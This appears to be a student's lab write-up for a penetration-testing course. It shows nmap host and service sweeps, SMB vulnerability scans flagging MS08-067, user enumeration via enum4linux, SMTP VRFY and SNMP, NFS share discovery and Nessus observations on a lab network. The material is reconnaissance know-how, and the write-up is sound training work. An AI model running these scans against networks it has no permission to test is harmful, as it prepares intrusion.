
```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sn 10.11.1.1-254
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 17:22 EDT
Nmap scan report for 10.11.1.5
Host is up (0.048s latency).
Nmap scan report for 10.11.1.8
Host is up (0.050s latency).
Nmap scan report for 10.11.1.10
Host is up (0.048s latency).
Nmap scan report for 10.11.1.13
Host is up (0.062s latency).
Nmap scan report for 10.11.1.14
Host is up (0.048s latency).
```

#2



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -p 80,443 10.11.1.1-254 -oG web-sweep.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 17:42 EDT
Nmap scan report for 10.11.1.5
Host is up (0.051s latency).

PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https

Nmap scan report for 10.11.1.8
Host is up (0.097s latency).

PORT    STATE SERVICE    VERSION
80/tcp  open  http       Apache httpd 2.0.52 ((CentOS))
443/tcp open  ssl/https?

Nmap scan report for 10.11.1.13
Host is up (0.058s latency).

PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https

Nmap scan report for 10.11.1.14
Host is up (0.051s latency).

PORT    STATE SERVICE VERSION
80/tcp  open  http    Microsoft IIS httpd 5.1
443/tcp open  https?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.11.1.20
Host is up (0.055s latency).

PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https

Nmap scan report for 10.11.1.21
Host is up (0.055s latency).
```


#3



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 10.11.1.1-254 --script=smb-os-discovery

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 17:58 EDT
Nmap scan report for 10.11.1.5
Host is up (0.050s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: alice
|   NetBIOS computer name: ALICE\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: alice.thinc.local
|_  System time: 2021-05-28T23:04:34+01:00

Nmap scan report for 10.11.1.8
Host is up (0.051s latency).
Not shown: 989 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
25/tcp   closed smtp
80/tcp   open   http
111/tcp  open   rpcbind
139/tcp  open   netbios-ssn
443/tcp  open   https
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3306/tcp open   mysql
9943/tcp open   unknown

Host script results:
| smb-os-discovery:
```


#4

They both work the same, except nmap also pings the target first, but once I disabled it with -Pn they both worked the same.



#5

They both work very similarly, but nmap sends out 2 packets (one syn and one rst), while netcat completes the 3 way handshake sedning out 4 packets (syn, ack, fin-ack, ack).



7.3.2.1

#1

I used the following commands to find windows machines with SMB open on ports 139 or 445. `$ sudo nmap -sV -p 139,445 -oG smb.txt 10.11.1.1-254`
`$cat smb.txt | grep -i windows | awk -F " " '{print $2}' > smb.txt`

```
$ cat smb.txt
10.11.1.5
10.11.1.13
10.11.1.20
10.11.1.21
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.73
10.11.1.111
10.11.1.120
```

```
10.11.1.121
10.11.1.122
10.11.1.123
10.11.1.128
10.11.1.220
10.11.1.222
10.11.1.223
10.11.1.227
```

#2

I then used `sudo nmap -v --script smb-vuln-* -iL smb.txt` to scan for SMB vulnerabilites, which found two vulnerable windows machines.

```
Nmap scan report for 10.11.1.5
Host is up (0.051s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE
...
Nmap scan report for 10.11.1.227
Host is up (0.050s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE
...
```

#3

Using nbtscan I found the same 2 servers from the previous scans.

```
$ sudo nbtscan -f smb.txt

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.11.1.5        ALICE            <server>  ALICE            00:50:56:8a:eb:da
10.11.1.227      JD               <server>  ADMINISTRATOR    00:50:56:8a:15:e2
```

Enum4linux gave some more more info than nbtscan.

```
=======================================
|    Share Enumeration on 10.11.1.5    |
 =======================================

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
```

```
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        ALICE
        MASTER

        Workgroup            Master
        ---------            -------
        MYGROUP              TOPHAT
        SECURITY             MAILMAN
        SVCORP               SVCLIENT73
        THINC                ALICE
        THINC.LOCAL          SUFFERANCE
        WORKGROUP            SUSIE

 ========================================
|    Share Enumeration on 10.11.1.227    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        share           Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share


 ============================
|    Users on 10.11.1.227    |
 ============================
user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[backup] rid:[0x3ee]
user:[david] rid:[0x3f1]
user:[gary] rid:[0x3f5]
user:[Guest] rid:[0x1f5]
user:[homer] rid:[0x3f9]
user:[IUSR_SRV2] rid:[0x3fc]
user:[IWAM_SRV2] rid:[0x3fb]
user:[john] rid:[0x3f2]
user:[lee] rid:[0x3f7]
user:[lisa] rid:[0x3f3]
user:[mark] rid:[0x3f4]
user:[ned] rid:[0x3f8]
user:[nick] rid:[0x3f6]
user:[simon] rid:[0x3f0]
user:[sqlusr] rid:[0x3ed]
user:[todd] rid:[0x3fa]
user:[TsInternetUser] rid:[0x3e8]
```

7.4.2.1

#1

I only found one server with NFS using nmap:

```
Nmap scan report for 10.11.1.72
```

```
Host is up (0.050s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
```

#2

I then used the NSE scripts to get more info:

```
$ nmap -p 111 --script nfs-* 10.11.1.72

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 03:59 EDT
Nmap scan report for 10.11.1.72
Host is up (0.052s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /home 10.11.0.0/255.255.0.0
```

7.5.1.1

#1

To start I used nmap to find all the servers with port 25 open:

```
$ sudo nmap -p 25 10.11.1.1-255 -v -oG smtp2.txt
$ grep open smtp.txt | awk -F " " '{print $2}'
$ cat smtp.txt

10.11.1.72
10.11.1.115
10.11.1.217
10.11.1.227
10.11.1.231
```

Then I used a bash command along with a edited version of the python script to test every ip from the previous list:

```
for i in $(cat smtp2.txt);do python2 test.py $i;done;
220 beta SMTP Server (JAMES SMTP Server 2.3.2) ready Sat, 29 May 2021 09:01:52 -0400 (EDT)

10.11.1.72

502 5.3.3 VRFY is not supported

220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Sat, 29 May 2021 12:02:40 +0300

10.11.1.115
```

```
250 2.1.5 root <root@tophat.acme.com>

220 hotline.localdomain ESMTP Postfix

10.11.1.217

252 2.0.0 root

220 jd.acme.local Microsoft ESMTP MAIL Service, Version: 5.0.2195.5329 ready at  Sat, 29 May 2021 11:02:42

10.11.1.227

252 2.1.5 Cannot VRFY user, but will take message for <root@jd.acme.local>

220 mail.local ESMTP Postfix (Debian/GNU)

10.11.1.231

252 2.0.0 root
```

#2

```
#!/usr/bin/python
import sys
import socket
if len(sys.argv) != 2:
    print "Usage: vrfy.py <username>"
    sys.exit(0)

file = open(sys.argv[1])

data = file.read().split("\n")[0:-1]

file.close()

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Connect to the Server
connect = s.connect(('10.11.1.217',25))
# Receive the banner
banner = s.recv(1024)
print banner
# VRFY a user
for user in data:
    s.send('VRFY ' + user + '\r\n')
    result = s.recv(1024)
    print result
    # Close the socket
s.close()
```

```
$ cat users.txt
ADAMS
ADLDEMO
root
ADMIN
ADMINISTRATOR
```

```
ADVMAIL
ALLIN1

$python2 smtp_user_enum.py users.txt

220 hotline.localdomain ESMTP Postfix

550 5.1.1 <ADAMS>: Recipient address rejected: User unknown in local recipient table

550 5.1.1 <ADLDEMO>: Recipient address rejected: User unknown in local recipient table

252 2.0.0 root

550 5.1.1 <ADMIN>: Recipient address rejected: User unknown in local recipient table

550 5.1.1 <ADMINISTRATOR>: Recipient address rejected: User unknown in local recipient table

550 5.1.1 <ADVMAIL>: Recipient address rejected: User unknown in local recipient table

550 5.1.1 <ALLIN1>: Recipient address rejected: User unknown in local recipient table
```

7.6.3.6

#1

```
$ onesixtyone -c community -i ips
Scanning 254 hosts, 2 communities
10.11.1.115 [public] ...
10.11.1.227 [public] ...
```

#2


I ran three different commands against the server, two with snmpwalk and one with snmp-check. I used snmpwalk to both print the mib tree, and I also used it to get the installed programs. Then I ran snmp-check and it returned a ton of useful information:

```
$ snmpwalk -c public -v2c 10.11.1.227
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 15 Stepping 1 AT/AT COMPATIBLE - Software: Win
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.2
iso.3.6.1.2.1.1.3.0 = Timeticks: (933147250) 108 days, 0:04:32.50
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "JD"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 2
...



$ snmpwalk -c public -v2c 10.11.1.227  1.3.6.1.2.1.25.6.3.1.2

...
iso.3.6.1.2.1.25.6.3.1.2.55 = STRING: "VNC Free Edition 4.1.1"
iso.3.6.1.2.1.25.6.3.1.2.56 = STRING: "WinRAR archiver"
iso.3.6.1.2.1.25.6.3.1.2.57 = STRING: "Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148"
iso.3.6.1.2.1.25.6.3.1.2.58 = STRING: "ActiveState ActivePython 2.4.3"
iso.3.6.1.2.1.25.6.3.1.2.59 = STRING: "WebFldrs"
```

```
iso.3.6.1.2.1.25.6.3.1.2.60 = STRING: "VMware Tools"

$ snmp-check 10.11.1.227 -c public
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.11.1.227:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.11.1.227
  Hostname                      : JD
  Description                   : Hardware: x86 Family 6 Model 15 Stepping 1 AT/AT COMPATIBLE - Software: W
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 10 days, 04:40:23.90
  Uptime system                 : 107 days, 23:59:19.44
  System date                   : 2021-5-29 12:41:57.0
  Domain                        : WORKGROUP

[*] User accounts:

  lee
  ned
  gary
  john
  lisa
  mark
  nick
  todd
  ...

[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               21                    0.0.0.0               51449                 listen
  0.0.0.0               25                    0.0.0.0               18622                 listen
  0.0.0.0               80                    0.0.0.0               59608                 listen
  0.0.0.0               135                   0.0.0.0               18654                 listen
  ...

[*] Network services:

  Index                 Name
  0                     Server
  1                     Alerter
  2                     Event Log
  3                     Messenger
  4                     Telephony
  5                     DNS Client
  ...

[*] Processes:

  Id                    Status                Name                  Path                  Parameters
  1                     running               System Idle Process
```

```
8                   running             System
172                 running             smss.exe
200                 running             csrss.exe
...
```


8.2.4.1



Looking at wireshark you can see nessus scan all of the ports using TCP, then afterwords you can see what I'm assuming is nessus trying a ton of different vulnerabilites on the ports that it found were open during the port scan.

The scan found a lot of info, such as the OS, and which services were running on which ports. It also found multiple vulnerabilites in both apache and php.


8.2.5.1



It found that ports 22,3389,5353,43651, and 58010 were open. Because nessus had access to the server internals via ssh, it has given vulnerabilites on programs that were not listed before, such as firefox or python.

8.2.6.1

#1



#2

Nessus is also scanning ports 21, 23, 2002, 9000, 9200, 10000, 79, 80, 280, 631, 7672. Nessus says on their website that they scan other ports to figure out the RTT: "During the port scan, the Nessus TCP scanner will also use the ports involved to determine the round trip time for packets to the target host. If a small number of ports is used, the scanner may choose other ports to determine the RTT."
Because only one port is involved (111) nessus chose other ports to use to determine the RTT.

#3

Nessus found some NFS shares that were mountable.

```
The following NFS shares could be mounted :

+ /home
  + Contents of /home :
    - .
    - ..
    - jenny
    - joe45
    - john
    - marcus
    - ryuu
```

